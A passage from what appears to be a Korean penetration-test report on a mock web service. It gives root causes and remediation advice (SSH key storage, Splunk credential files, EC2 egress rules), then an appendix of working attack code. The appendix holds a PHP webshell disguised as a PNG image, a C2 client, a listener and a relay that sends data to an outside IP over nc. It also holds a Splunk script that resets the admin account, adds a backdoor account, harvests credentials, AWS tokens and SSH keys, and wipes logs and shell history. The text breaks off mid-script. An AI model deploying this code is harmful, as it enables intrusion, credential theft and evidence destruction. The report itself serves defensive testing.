해당 개인키가 웹 서버 내부에 존재함에 따라, 웹 서버가 침해되어 공격자가 해당 서버의 파일 시스템에 접근할 수 있는 경우 내부망 접근에 필요한 SSH 인증수단까지 함께 확보할 수 있는 구조였다. 별도의 자격증명 관리 체계나 키 접근 통제가 적용되지 않아, WAS 서버 침해가 내부망 서버에 대한 추가적인 SSH 접근으로 확장될 수 있었다.

따라서 본 취약점의 핵심 원인은 내부망 접근에 사용되는 민감한 SSH 개인키를 접근이 제한된 별도의 자격증명 저장소가 아닌 침해 가능성이 존재하는 웹 서버의 로컬 파일 시스템에 보관한 것이며, 이로 인해 웹 서버 침해가 내부망으로 확산될 수 있는 경로가 형성되었다.

4.2.4. V-04 Splunk 인증 파일 보호 통제 미흡

Splunk 인증 파일 보호 통제 미흡(V-04)의 근본 원인은 Splunk의 인증정보 및 초기 인증 설정이 OS 파일 시스템의 설정 파일에 의존하며, 서버의 높은 수준의 OS 권한을 획득한 공격자가 해당 파일을 조작하여 관리자 인증정보를 변경할 수 있는 구조에 있다.

공격자가 선행 공격을 통해 Splunk 서버의 root 권한을 획득한 경우, passwd 파일을 삭제하고 user-seed.conf를 이용하여 admin 계정의 인증정보를 재설정할 수 있었다. 이를 통해 기존 인증정보를 알지 못하더라도 Splunk 관리자 권한을 확보하고 추가 계정을 생성할 수 있었다.

따라서 본 취약점의 핵심 원인은 OS 계층의 root 권한 획득이 Splunk 관리자 인증정보의 재설정으로 직접 이어질 수 있는 인증 파일 보호 및 관리 구조이며, 이는 서버 침해 이후 애플리케이션 관리 권한까지 연쇄적으로 확대될 수 있는 위험을 초래한다.

4.2.5. V-05 EC2 아웃바운드 통신 통제 미흡

EC2 아웃바운드 통신 통제 미흡(V-05)의 근본 원인은 EC2 보안 그룹의 아웃바운드 통신이 0.0.0.0/0으로 허용되어 외부 네트워크에 대한 통신이 제한되지 않은 것이다.

이로 인해 침해된 서버에서 공격자가 지정한 외부 C2 서버와의 통신을 별도의 네트워크 정책으로 제한하거나 차단하기 어려웠으며, 실제로 인덱싱된 로그 및 시스템 정보를 외부 C2 서버로 전송할 수 있었다.

따라서 최소 허용 원칙에 따른 아웃바운드 통제 부재로 인해 침해 이후 C2 통신 및 정보 유출을 제한할 수 없는 네트워크 구조가 본 취약점의 핵심 원인이다

5. 대응 방안 및 조치 대책

5.1. 애플리케이션 보안 강화

▶ 파일 업로드 기능의 다중 검증 체계를 적용해야 한다. 업로드 파일은 허용된 확장자만 검사하는 방식에서 벗어나 서버 측에서 MIME 타입과 Magic Byte(파일 시그니처)를 함께 검증하여 실제 파일 형식과 확장자가 일치하는지 확인해야 한다. 다중 확장자 및 이중 확장자 사용을 차단하고, 검증 과정에서 파일 내부에 서버 측 스크립트 코드가 포함되었는지 확인하는 방어 체계를 적용해야 한다.

업로드 파일은 웹 루트 및 애플리케이션 실행 경로와 분리된 별도의 저장 영역에 보관하고, 업로드 디렉터리에서는 PHP 등 서버 측 스크립트가 실행되지 않도록 웹 서버 및 PHP-FPM 설정을 적용해야 한다. 업로드 파일명은 UUID 등 서버에서 생성한 예측 불가능한 값으로 변경하고, 파일에 실행 권한이 부여되지 않도록 관리해야 한다.

리뷰 이미지와 같은 업로드 파일은 직접적인 정적 URL 노출 방식 대신 인증·인가 검사를 수행하는 전용 다운로드 엔드포인트를 통해 제공하도록 구성한다. 파일 요청 시 사용자 또는 점주와 해당 파일의 소유 관계를 검증하여 비인가 사용자의 파일 접근 및 IDOR 취약점을 방지해야 한다.

5.2. OS 권한 관리 및 파일 접근 제어

▶ root 권한으로 실행되는 Cron 작업의 대상 파일에 저권한 계정의 쓰기 권한이 부여되지 않도록 관리해야 한다. Cron 스크립트 및 관련 바이너리는 root를 소유자로 지정하고 그룹 및 기타 사용자에 대한 쓰기 권한을 제거해야 하며, 실제 운영에 필요한 최소 권한만 부여해야 한다.

root 소유 파일 중 불필요하게 쓰기 가능한 파일을 정기적으로 점검하고, CI/CD 배포 과정에서도 주요 스크립트와 설정 파일의 소유권 및 권한을 자동으로 검증하도록 구성한다. 또한 Cron 대상 파일에는 FIM(File Integrity Monitoring)을 적용하여 비인가 수정이나 삭제가 발생할 경우 즉시 탐지할 수 있도록 한다.

웹 서버 계정(nginx)에는 서비스 운영에 필요한 최소 권한만 부여하고 불필요한 sudo 권한 및 그룹 멤버십을 제거한다. SUID/SGID 바이너리는 승인된 목록을 기준선으로 관리하고 신규 생성 또는 권한 변경이 발생할 경우 탐지할 수 있도록 모니터링 체계를 구성한다.

5.3. Splunk 보안 설정 강화

▶ /opt/splunk/etc/ 등 주요 설정 영역은 Splunk 서비스 전용 계정을 중심으로 소유권과 접근 권한을 최소화하고, 운영에 불필요한 사용자의 접근 및 sudo 권한을 제한해야 한다.

특히 passwd, user-seed.conf, splunk.secret 등 인증과 관련된 주요 파일에 FIM을 적용하여 파일 생성·삭제·변조 이벤트를 탐지하고, 비정상적인 Splunk 서비스 재시작 및 설정 변경 이벤트를 함께 모니터링해야 한다.

Splunk 관리자 계정은 최소한의 인원에게만 부여하고, 일반 운영 계정과 관리자 계정을 분리한다. 또한 이벤트 삭제와 같이 침해 증적에 영향을 줄 수 있는 기능은 필요한 계정에만 최소한으로 부여하고, 관리자 권한 사용 이력을 감사할 수 있도록 구성한다.

Splunk 내부 로그만으로 침해 증적을 보존하지 않도록 감사 로그와 주요 보안 이벤트를 별도의 외부 저장소 또는 접근이 분리된 보안 저장소로 전송하고, 인덱스 데이터에 대한 주기적인 백업 및 복구 체계를 구축해야 한다.

또한 Splunk 관리 인터페이스(예: 8000, 8089)는 인터넷에 직접 노출하지 않고, 신뢰된 관리 IP 또는 별도의 관리 네트워크에서만 접근할 수 있도록 방화벽 및 보안 그룹을 구성해야 한다. 내부망에서도 불필요한 시스템 간 통신을 제한하여 침해된 서버를 통한 Splunk 관리 인터페이스 접근 및 내부망 피벗을 최소화해야 한다.

5.4. 클라우드 인프라 및 자격증명 관리

▶ EC2 인스턴스의 로컬 파일 시스템에 SSH 개인키, PEM 파일 및 정적 AWS 자격증명을 저장하지 않아야 한다. 인스턴스 간 AWS 리소스 접근에는 IAM Role 및 임시 자격증명을 사용하고, 운영자 접속은 AWS Systems Manager Session Manager 등 키리스 접근 방식으로 전환한다.

불가피하게 애플리케이션에서 비밀정보를 사용해야 하는 경우 AWS Secrets Manager 또는 Systems Manager Parameter Store 등을 활용하여 중앙에서 관리하고, 애플리케이션이 필요한 시점에만 안전하게 참조하도록 구성한다.

EC2의 메타데이터 서비스는 IMDSv2를 필수화하여 토큰이 없는 메타데이터 요청을 차단하고, 애플리케이션에서 메타데이터 접근이 불필요한 경우 네트워크 수준에서도 접근을 제한한다.

EC2에 부여되는 IAM Role은 서비스 운영에 필요한 최소 권한만 포함하도록 구성하고, 장기간 사용되는 Access Key나 불필요한 권한을 정기적으로 점검한다.

내부망 서버에 대한 SSH 접근은 모든 서버 간 직접 통신을 허용하지 않고, 관리용 Bastion Host 또는 AWS Systems Manager와 같은 별도의 관리 경로를 사용하도록 구성한다. 특히 WAS EC2에서 Splunk EC2의 SSH 포트(22)에 직접 접근할 필요가 없다면 보안 그룹을 통해 해당 통신을 차단하여 웹 서버 침해가 내부망 피벗으로 이어지는 경로를 차단해야 한다.

5.5. 네트워크 및 아웃바운드 통신 통제

▶ EC2의 아웃바운드 통신도 최소 허용 원칙에 따라 제한해야 한다. 보안 그룹의 아웃바운드 규칙을 0.0.0.0/0으로 무조건 허용하지 않고, 해당 서버가 실제로 통신해야 하는 목적지와 포트만 허용하도록 구성한다.

특히 Splunk 서버와 같이 외부 인터넷으로의 직접 통신이 필요하지 않은 시스템은 인터넷 아웃바운드 접근을 최소화하고, 외부 시스템으로의 로그 전송이 필요한 경우에도 승인된 목적지와 포트만 허용한다.

VPC Flow Logs를 활성화하여 EC2의 네트워크 통신을 기록하고, 비정상적인 외부 IP 및 비표준 포트로의 연결을 탐지할 수 있도록 한다. 침해된 서버가 외부 C2 서버와 통신하거나 대량의 데이터를 외부로 전송하는 행위를 탐지할 수 있도록 네트워크 기반 이상 징후 탐지 규칙을 구성한다.

6. 부록 (Appendix)

▶ 코드 + MITRE ATT&CK 매핑

6.1 소스 코드

별첨 A: Webshell.png — 웹셸

```
<?php
$C2='http://3.39.131.123:8888';
$d=json_encode([
    'file' => __FILE__,
    'uri'  => $_SERVER['REQUEST_URI'] ?? '',
    'pwd'  => shell_exec('pwd'),
    'ls'   => shell_exec('ls '.dirname(__FILE__)),
]);
@file_get_contents($C2.'/path?d='.urlencode($d));


if(isset($_GET['cmd'])){echo shell_exec($_GET['cmd'].' 2>&1');exit;}


?>
```

.png 파일로 위장한 웹셸

- C2 서버로 파일 경로 및 요청 URI 전송
- cmd 파라미터를 통한 서버 명령 실행

별첨 B: c2.py — 웹셸 인터랙티브 클라이언트

```
#!/usr/bin/env python3
import sys
import requests
import warnings


warnings.filterwarnings('ignore')


TARGET = "https://hackmin.com/media/reviews/6e3ed973-9ae3-4f5b-8aab-
6b56709d9aa2_review_1785480751736.png"


def execute(cmd):
    try:
        response = requests.get(TARGET, params={'cmd': cmd}, verify=False, timeout=10)
        return response.text
```

```
    except requests.exceptions.Timeout:
        return "Error: Request timeout"
    except requests.exceptions.ConnectionError:
        return "Error: Connection failed"
    except Exception as e:
        return f"Error: {str(e)}"

def main():
    print("=" * 50)
    print("C2 Interactive Shell")
    print("=" * 50)

    while True:
        try:
            cmd = input(">>> ").strip()
            if not cmd:
                continue
            if cmd.lower() in ['exit', 'quit']:
                print("Exiting...")
                break
            print("\n[*] Executing:", cmd)
            result = execute(cmd)
            print(result)
        except KeyboardInterrupt:
            print("\nInterrupted. Type 'exit' to quit.")
        except EOFError:
            break

if __name__ == '__main__':
    main()
```

웹셸 인터랙티브 클라이언트

- 웹셸에 cmd 파라미터를 전달하여 서버 명령 실행
- 실행 결과를 C2 클라이언트에서 출력
- exit, quit 명령을 통한 인터랙티브 세션 종료
- HTTP 요청 오류 및 타임아웃 처리

별첨 C: listener.py — EC2 데이터 수신 스크립트

```
#!/usr/bin/env python3
import socket
import time

PORT = 8888
SAVE = "/tmp/received.log"

s = socket.socket()
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", PORT))
s.listen(5)
print(f"[C2] 대기 중 → 0.0.0.0:{PORT}")

while True:
    conn, addr = s.accept()
    print(f"[*] {addr[0]} 연결됨")
    conn.settimeout(5)  # 5초 타임아웃

    try:
        while True:
            data = conn.recv(65536)
            if not data: break

            with open(SAVE, "wb") as f:
                f.write(data)

            print(f"[+] {addr[0]} → {len(data)}bytes")
            print(data.decode(errors="replace")[:500])
    except socket.timeout:
        pass  # 타임아웃 시 다음 연결 대기
    finally:
        conn.close()
        print(f"[-] {addr[0]} 연결 종료")
```

C2 데이터 수신 리스너

- 8888 포트에서 외부 연결을 대기하고 수신된 데이터를 처리
- 연결된 클라이언트의 IP 주소 및 연결 상태 출력
- 수신 데이터를 /tmp/received.log 파일에 저장

- 수신 데이터의 크기와 일부 내용을 콘솔에 출력
- 5초 동안 추가 데이터가 수신되지 않으면 연결을 종료하고 다음 연결을 대기

별첨 D: ec2_listener.sh — EC2 소켓 수신 + C2 전달 스크립트

```
#!/usr/bin/env bash
# ec2_listener.sh — Splunk 포워더 데이터를 9997 포트에서 수신하고, C2로 중계

# 1. 소켓 리스너 (포트 9997 → /tmp/received_latest.log)
nohup python3 -c "
import socket
s = socket.socket()
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(('0.0.0.0', 9997))
s.listen(5)
while True:
    conn, addr = s.accept()
    with open('/tmp/received_latest.log', 'ab') as f:
        while True:
            data = conn.recv(65536)
            if not data: break
            f.write(data)
    conn.close()
" > /tmp/listener.log 2>&1 &

# 2. 포워더 (65초마다 증분 전송 → C2 서버 8888 포트)
nohup bash -c '
LAST=$(wc -l < /tmp/received_latest.log 2>/dev/null || echo 0)
while true; do
    sleep 65
    CURRENT=$(wc -l < /tmp/received_latest.log 2>/dev/null || echo 0)
    if [ "$CURRENT" -gt "$LAST" ]; then
        tail -n "+$((LAST+1))" /tmp/received_latest.log | nc -w 5 3.39.131.123 8888 2>/dev/null
        LAST=$CURRENT
    fi
done' > /tmp/fwd.log 2>&1 &
```

EC2 소켓 수신 및 C2 전달 스크립트

- 9997 포트에서 Splunk Forwarder 데이터를 수신하여 /tmp/received_latest.log에 저장
- 주기적으로 수신 데이터의 변경 사항을 확인

- 새로 수신된 데이터를 C2 서버(8888 포트)로 전송
- 소켓 수신 및 데이터 전달 기능을 백그라운드에서 지속 실행

별첨 E: Scripts.sh — Splunk 자동화 공격

```
#!/usr/bin/env bash
set -u

# ================================================
# 변수 설정
# ================================================
LISTENER_IP="10.0.142.240"
LISTENER_PORT="9997"
SPLUNK_HOME="/opt/splunk"
SPLUNK_BIN="$SPLUNK_HOME/bin/splunk"
SPLUNK_PASSWD_FILE="$SPLUNK_HOME/etc/passwd"
SPLUNK_PASSWD_BAK="$SPLUNK_HOME/etc/passwd.bak"
SPLUNK_USER_SEED="$SPLUNK_HOME/etc/system/local/user-seed.conf"
SPLUNK_API="https://localhost:8089"
TEMP_PASS="hacked1234!"
BACKDOOR_USER="backdoor"
BACKDOOR_PASS="backdoor1234!"
ATTACKER_IP="10.0.142.240"
COLLECTOR_SCRIPT="/opt/.collector.sh"
MAINTENANCE_SCRIPT="/opt/splunk/.maintenance.sh"
SERVICE_NAME="splunk-collector"
INTERVAL=60

# ================================================
RED='₩033[0;31m'; GREEN='₩033[0;32m'; YELLOW='₩033[1;33m'; NC='₩033[0m'
log()  { echo -e "${GREEN}[+]${NC} $1"; }
warn() { echo -e "${YELLOW}[!]${NC} $1"; }
err()  { echo -e "${RED}[-]${NC} $1"; }

# ================================================
# Splunk 준비 대기
# ================================================
wait_splunk() {
    warn "Splunk 시작 대기 중..."
```

```
    for i in $(seq 1 30); do
        if curl -sk "$SPLUNK_API/services/server/info" ₩
            -u "admin:$TEMP_PASS" | grep -q "server-info" 2>/dev/null; then
            log "Splunk 준비 완료"
            return 0
        fi
        sleep 3
    done
    err "Splunk 시작 실패 — 수동 확인 필요"
    exit 1
}

# ================================================
# STEP 1. admin 비밀번호 리셋 (인증 획득)
# ================================================
step_reset_admin() {
    log "STEP 1. passwd 백업 및 admin 비밀번호 리셋"
    [ -f "$SPLUNK_PASSWD_FILE" ] && sudo cp "$SPLUNK_PASSWD_FILE" "$SPLUNK_PASSWD_BAK"

    sudo rm -f "$SPLUNK_PASSWD_FILE"
    sudo bash -c "printf '[user_info]₩nUSERNAME = admin₩nPASSWORD = ${TEMP_PASS}₩n' > $SPLUNK_USER_SEED"

    sudo "$SPLUNK_BIN" stop > /dev/null 2>&1
    sleep 3
    sudo "$SPLUNK_BIN" start --accept-license --answer-yes --no-prompt > /dev/null 2>&1
    wait_splunk

    log "admin 인증 획득: admin / $TEMP_PASS"
}

# ================================================
# STEP 2. 수집 스크립트 생성
# ================================================
create_collector() {
sudo tee "$COLLECTOR_SCRIPT" > /dev/null << COLLECTOR_EOF
#!/bin/bash
LISTENER_IP="${LISTENER_IP}"
LISTENER_PORT="${LISTENER_PORT}"
```

```
SPLUNK_HOME="${SPLUNK_HOME}"
SPLUNK_API="https://localhost:8089"
SPLUNK_USER="${BACKDOOR_USER}"
SPLUNK_PASS="${BACKDOOR_PASS}"
TIMESTAMP=₩$(date '+%Y-%m-%d %H:%M:%S')
HOSTNAME=₩$(hostname)

section() {
    echo ""
    echo "=========================================="
    echo "[₩$TIMESTAMP] [₩$HOSTNAME] [₩$1]"
    echo "=========================================="
}

splunk_search() {
    local QUERY="₩$1"
    local LABEL="₩$2"
    section "SPLUNK_INDEX_₩$LABEL"
    SID=₩$(curl -sk -u "₩$SPLUNK_USER:₩$SPLUNK_PASS" ₩
        --data-urlencode "search=search ₩$QUERY" ₩
        -d "earliest_time=-24h&latest_time=now&output_mode=json" ₩
        "₩$SPLUNK_API/services/search/jobs" 2>/dev/null ₩
        | grep -o '"sid":"[^"]*"' | cut -d'"' -f4)
    [ -z "₩$SID" ] && echo "[ERROR] 검색 실패" && return
    for i in ₩$(seq 1 15); do
        STATE=₩$(curl -sk -u "₩$SPLUNK_USER:₩$SPLUNK_PASS" ₩
            "₩$SPLUNK_API/services/search/jobs/₩$SID" 2>/dev/null ₩
            | grep -o 'dispatchState>[^<]*' | cut -d'>' -f2)
        [ "₩$STATE" = "DONE" ] && break
        sleep 2
    done
    curl -sk -u "₩$SPLUNK_USER:₩$SPLUNK_PASS" ₩
        "₩$SPLUNK_API/services/search/jobs/₩$SID/results?output_mode=json&count=500" 2>/dev/null
    curl -sk -u "₩$SPLUNK_USER:₩$SPLUNK_PASS" -X DELETE ₩
        "₩$SPLUNK_API/services/search/jobs/₩$SID" 2>/dev/null >/dev/null
}

collect_all() {
```

```
# ---- 서버 기본 정보 ----
section "SERVER_INFO"
echo "[OS]";     cat /etc/os-release 2>/dev/null
echo "[UNAME]";  uname -a
echo "[UPTIME]"; uptime

section "NETWORK"
echo "[INTERFACES]"; ip -br a
echo "[ROUTES]";     ip route
echo "[LISTEN]";     ss -tulnp
echo "[ESTABLISHED]";ss -tnp state established

section "DISK"
df -h

section "MEMORY"
free -m

section "SERVICES"
systemctl list-units --type=service --state=running 2>/dev/null

# ---- Splunk 내부 로그 ----
section "SPLUNK_INTERNAL_LOG"
tail -500 ₩$SPLUNK_HOME/var/log/splunk/splunkd.log 2>/dev/null

section "SPLUNK_AUDIT_LOG"
tail -500 ₩$SPLUNK_HOME/var/log/splunk/audit.log 2>/dev/null

section "SPLUNK_ACCESS_LOG"
tail -500 ₩$SPLUNK_HOME/var/log/splunk/web_access.log 2>/dev/null

# ---- Splunk 자격증명 ----
section "SPLUNK_PASSWD"
cat ₩$SPLUNK_HOME/etc/passwd 2>/dev/null

section "SPLUNK_SECRET"
cat ₩$SPLUNK_HOME/etc/auth/splunk.secret 2>/dev/null
```

```
section "SPLUNK_CONFIG"
cat ₩$SPLUNK_HOME/etc/system/local/inputs.conf 2>/dev/null
cat ₩$SPLUNK_HOME/etc/system/local/outputs.conf 2>/dev/null
cat ₩$SPLUNK_HOME/etc/system/local/server.conf 2>/dev/null

# ---- 앱 설정 ----
section "APP_ENV"
cat /opt/hackmin/app.env 2>/dev/null

# ---- AWS 자격증명 ----
section "AWS_CREDENTIALS"
cat /root/.aws/credentials 2>/dev/null
cat /home/ec2-user/.aws/credentials 2>/dev/null

section "AWS_IMDS"
TOKEN=₩$(curl -s -m 2 -X PUT "http://169.254.169.254/latest/api/token" ₩
  -H "X-aws-ec2-metadata-token-ttl-seconds: 60" 2>/dev/null)
ROLE=₩$(curl -s -m 2 -H "X-aws-ec2-metadata-token: ₩$TOKEN" ₩
  http://169.254.169.254/latest/meta-data/iam/security-credentials/ 2>/dev/null)
if [ -n "₩$ROLE" ]; then
  echo "[IAM ROLE]: ₩$ROLE"
  curl -s -m 2 -H "X-aws-ec2-metadata-token: ₩$TOKEN" ₩
    http://169.254.169.254/latest/meta-data/iam/security-credentials/₩$ROLE 2>/dev/null
fi

# ---- SSH 키 ----
section "SSH_KEYS"
cat /root/.ssh/authorized_keys 2>/dev/null
find /home -name "id_rsa" -o -name "id_ed25519" 2>/dev/null | xargs cat 2>/dev/null
find /tmp /opt -maxdepth 3 -name "*.pem" 2>/dev/null

# ---- Splunk 인덱싱 로그 (REST API) ----
section "SPLUNK_INDEXES"
curl -sk -u "₩$SPLUNK_USER:₩$SPLUNK_PASS" ₩
  "₩$SPLUNK_API/services/data/indexes?output_mode=json&count=50" 2>/dev/null ₩
  | grep -o '"name":"[^"]*"' | cut -d'"' -f4
```

```
    splunk_search "index=nginx_logs | head 300" "NGINX"
    splunk_search "index=docker_logs | head 300" "DOCKER"
    splunk_search "index=main | head 300" "MAIN"
    splunk_search "index=_audit | head 300" "AUDIT"
    splunk_search "index=history | head 300" "SEARCH_HISTORY"
    splunk_search "index=* | head 500" "ALL_RECENT"
}

# /dev/tcp 전송, 실패 시 nc
send_data() {
    if (echo "" > /dev/tcp/₩$LISTENER_IP/₩$LISTENER_PORT) 2>/dev/null; then
        collect_all > /dev/tcp/₩$LISTENER_IP/₩$LISTENER_PORT 2>/dev/null
    elif command -v nc >/dev/null 2>&1; then
        collect_all | nc -w 10 ₩$LISTENER_IP ₩$LISTENER_PORT 2>/dev/null
    else
        collect_all > /tmp/.collected_data 2>/dev/null
    fi
}

send_data
COLLECTOR_EOF

    sudo chmod 700 "$COLLECTOR_SCRIPT"
    log "수집 스크립트 생성: $COLLECTOR_SCRIPT"
}

# ================================================
# STEP 3. 백도어 계정 생성 + admin 원본 복원
# ================================================
step_backdoor_and_restore() {
    log "STEP 3. 백도어 계정 생성: $BACKDOOR_USER"
    sudo "$SPLUNK_BIN" add user "$BACKDOOR_USER" ₩
        -password "$BACKDOOR_PASS" ₩
        -role admin ₩
        -auth "admin:$TEMP_PASS" 2>/dev/null

    log "STEP 3. admin 원본 복원"
    BACKDOOR_LINE=$(sudo grep "^:${BACKDOOR_USER}:" "$SPLUNK_PASSWD_FILE" 2>/dev/null)
```

```
    if [ -n "$BACKDOOR_LINE" ]; then
        echo "$BACKDOOR_LINE" | sudo tee -a "$SPLUNK_PASSWD_BAK" > /dev/null
    fi

    sudo "$SPLUNK_BIN" stop > /dev/null 2>&1
    sleep 3
    sudo cp "$SPLUNK_PASSWD_BAK" "$SPLUNK_PASSWD_FILE"
    sudo rm -f "$SPLUNK_PASSWD_BAK" "$SPLUNK_USER_SEED"
    sudo "$SPLUNK_BIN" start --accept-license --answer-yes --no-prompt > /dev/null 2>&1

    warn "Splunk 재시작 대기 중 (30초)..."
    sleep 30
    log "백도어 계정: $BACKDOOR_USER / $BACKDOOR_PASS"
    log "admin 원본 복원 완료"
}

# ================================================
# STEP 4. 인덱서/시스템 로그 흔적 삭제
# ================================================
step_clean_logs() {
    log "STEP 4. 키워드 기반 흔적 삭제 (backdoor, cmd)"
    local KEYWORDS="backdoor₩|cmd"
    local TOTAL_DELETED=0

    # ── Splunk 인덱서: 삭제 전 카운트 조회
    log "인덱서 삭제 전 이벤트 수 조회 중..."
    COUNT_SID=$(curl -sk -u "$BACKDOOR_USER:$BACKDOOR_PASS" -X POST ₩
        "$SPLUNK_API/services/search/jobs" ₩
        --data-urlencode "search=search index=* (backdoor OR cmd) | stats count" ₩
        -d "earliest_time=-7d&latest_time=now&exec_mode=blocking&output_mode=json" ₩
        2>/dev/null | grep -o '"sid":"[^"]*"' | cut -d'"' -f4)

    if [ -n "$COUNT_SID" ]; then
        BEFORE_COUNT=$(curl -sk -u "$BACKDOOR_USER:$BACKDOOR_PASS" ₩
            "$SPLUNK_API/services/search/jobs/${COUNT_SID}/results?output_mode=json" ₩
            2>/dev/null | grep -o '"count":"[^"]*"' | head -1 | cut -d'"' -f4)
        curl -sk -u "$BACKDOOR_USER:$BACKDOOR_PASS" -X DELETE ₩
            "$SPLUNK_API/services/search/jobs/${COUNT_SID}" > /dev/null 2>&1
```

```
    warn "인덱서 삭제 대상 이벤트: ${BEFORE_COUNT:-알 수 없음} 건"
  else
    warn "인덱서 카운트 조회 실패"
  fi

  # ── 삭제 전 샘플 3건 출력
  log "삭제 대상 샘플 (최대 3건):"
  SAMPLE_SID=$(curl -sk -u "$BACKDOOR_USER:$BACKDOOR_PASS" -X POST ₩
    "$SPLUNK_API/services/search/jobs" ₩
    --data-urlencode "search=search index=* (backdoor OR cmd) | head 3" ₩
    -d "earliest_time=-7d&latest_time=now&exec_mode=blocking&output_mode=json" ₩
    2>/dev/null | grep -o '"sid":"[^"]*"' | cut -d'"' -f4)
  if [ -n "$SAMPLE_SID" ]; then
    curl -sk -u "$BACKDOOR_USER:$BACKDOOR_PASS" ₩
      "$SPLUNK_API/services/search/jobs/${SAMPLE_SID}/results?output_mode=json&count=3" ₩
      2>/dev/null | python3 -c "
import sys, json
for line in sys.stdin:
  try:
    d = json.loads(line.strip())
    raw = d.get('result', {}).get('_raw', '')
    if raw: print('  ', raw[:120])
  except: pass
" 2>/dev/null
    curl -sk -u "$BACKDOOR_USER:$BACKDOOR_PASS" -X DELETE ₩
      "$SPLUNK_API/services/search/jobs/${SAMPLE_SID}" > /dev/null 2>&1
  fi

  # ── Splunk 인덱서: 실제 삭제 (blocking 방식)
  DEL_SID=$(curl -sk -u "$BACKDOOR_USER:$BACKDOOR_PASS" -X POST ₩
    "$SPLUNK_API/services/search/jobs" ₩
    --data-urlencode "search=search index=* (backdoor OR cmd) | delete" ₩
    -d "earliest_time=-7d&latest_time=now&exec_mode=blocking" ₩
    2>/dev/null | grep -o '"sid":"[^"]*"' | cut -d'"' -f4)

  if [ -n "$DEL_SID" ]; then
    log "인덱서 삭제 완료 (SID: $DEL_SID)"
    curl -sk -u "$BACKDOOR_USER:$BACKDOOR_PASS" -X DELETE ₩
```

```
        "$SPLUNK_API/services/search/jobs/${DEL_SID}" > /dev/null 2>&1
    else
        warn "인덱서 삭제 SID 없음 (이미 없거나 권한 부족)"
    fi

    # ── 시스템 로그 파일: 삭제 전/후 라인 수 비교
    for logfile in ₩
        /var/log/secure /var/log/messages /var/log/auth.log ₩
        "$SPLUNK_HOME/var/log/splunk/splunkd.log" ₩
        "$SPLUNK_HOME/var/log/splunk/audit.log" ₩
        "$SPLUNK_HOME/var/log/splunk/web_access.log"; do
        if [ ! -f "$logfile" ]; then continue; fi

        BEFORE=$(wc -l < "$logfile" 2>/dev/null || echo 0)
        MATCH=$(grep -c "$KEYWORDS" "$logfile" 2>/dev/null || echo 0)

        if [ "$MATCH" -gt 0 ]; then
            sudo sed -i "/$KEYWORDS/d" "$logfile" 2>/dev/null
            AFTER=$(wc -l < "$logfile" 2>/dev/null || echo 0)
            DELETED=$(( BEFORE - AFTER ))
            TOTAL_DELETED=$(( TOTAL_DELETED + DELETED ))
            log "$(basename $logfile): ${BEFORE}줄 → ${AFTER}줄 (${DELETED}줄 제거)"
        else
            log "$(basename $logfile): 대상 없음 (${BEFORE}줄)"
        fi
    done

    log "파일 로그 총 ${TOTAL_DELETED}줄 제거"

    # ── bash 히스토리 제거
    history -c 2>/dev/null
    sudo rm -f /root/.bash_history /home/ec2-user/.bash_history
    log "히스토리 제거 완료"
}

# ================================================
# STEP 5. maintenance timer (주기적 흔적 삭제)
# ================================================
```

```
step_setup_timer() {
    log "STEP 5. 주기적 흔적 삭제 timer 등록 (5분마다)"

    sudo tee "$MAINTENANCE_SCRIPT" > /dev/null << MEOF
#!/bin/bash
BACKDOOR_USER="${BACKDOOR_USER}"
BACKDOOR_PASS="${BACKDOOR_PASS}"
SPLUNK_API="${SPLUNK_API}"
SPLUNK_HOME="${SPLUNK_HOME}"
KEYWORDS="backdoor₩₩|cmd"
LOGFILE="/tmp/.maintenance.log"
TS=₩$(date '+%Y-%m-%d %H:%M:%S')
TOTAL=0

echo "[₩$TS] maintenance 실행" >> "₩$LOGFILE"

# ── Splunk 인덱서 삭제 전 카운트
COUNT_SID=₩$(curl -sk -u "₩${BACKDOOR_USER}:₩${BACKDOOR_PASS}" -X POST ₩₩
    "₩${SPLUNK_API}/services/search/jobs" ₩₩
    --data-urlencode "search=search index=* (backdoor OR cmd) | stats count" ₩₩
    -d "earliest_time=-7d&latest_time=now&exec_mode=blocking&output_mode=json" ₩₩
    2>/dev/null | grep -o '"sid":"[^"]*"' | cut -d'"' -f4)

if [ -n "₩$COUNT_SID" ]; then
    BEFORE=₩$(curl -sk -u "₩${BACKDOOR_USER}:₩${BACKDOOR_PASS}" ₩₩
        "₩${SPLUNK_API}/services/search/jobs/₩${COUNT_SID}/results?output_mode=json" ₩₩
        2>/dev/null | grep -o '"count":"[^"]*"' | head -1 | cut -d'"' -f4)
    curl -sk -u "₩${BACKDOOR_USER}:₩${BACKDOOR_PASS}" -X DELETE ₩₩
        "₩${SPLUNK_API}/services/search/jobs/₩${COUNT_SID}" > /dev/null 2>&1
    echo "  인덱서 삭제 대상: ₩${BEFORE:-0} 건" >> "₩$LOGFILE"
fi

# ── Splunk 인덱서 실제 삭제
DEL_SID=₩$(curl -sk -u "₩${BACKDOOR_USER}:₩${BACKDOOR_PASS}" -X POST ₩₩
    "₩${SPLUNK_API}/services/search/jobs" ₩₩
    --data-urlencode "search=search index=* (backdoor OR cmd) | delete" ₩₩
    -d "earliest_time=-7d&latest_time=now&exec_mode=blocking" ₩₩
    2>/dev/null | grep -o '"sid":"[^"]*"' | cut -d'"' -f4)
```

```
[ -n "₩$DEL_SID" ] && echo "  인덱서 삭제 완료 (SID: ₩$DEL_SID)" >> "₩$LOGFILE"
curl -sk -u "₩${BACKDOOR_USER}:₩${BACKDOOR_PASS}" -X DELETE ₩₩
    "₩${SPLUNK_API}/services/search/jobs/₩${DEL_SID}" > /dev/null 2>&1

# ── 파일 로그 삭제 (삭제 전/후 줄 수)
for logfile in ₩₩
    "₩${SPLUNK_HOME}/var/log/splunk/audit.log" ₩₩
    "₩${SPLUNK_HOME}/var/log/splunk/splunkd.log" ₩₩
    "₩${SPLUNK_HOME}/var/log/splunk/web_access.log" ₩₩
    /var/log/secure /var/log/messages; do
    [ -f "₩$logfile" ] || continue
    BLINES=₩$(wc -l < "₩$logfile" 2>/dev/null || echo 0)
    MATCH=₩$(grep -c "₩$KEYWORDS" "₩$logfile" 2>/dev/null || echo 0)
    if [ "₩$MATCH" -gt 0 ]; then
        sed -i "/₩$KEYWORDS/d" "₩$logfile" 2>/dev/null
        ALINES=₩$(wc -l < "₩$logfile" 2>/dev/null || echo 0)
        DIFF=₩$(( BLINES - ALINES ))
        TOTAL=₩$(( TOTAL + DIFF ))
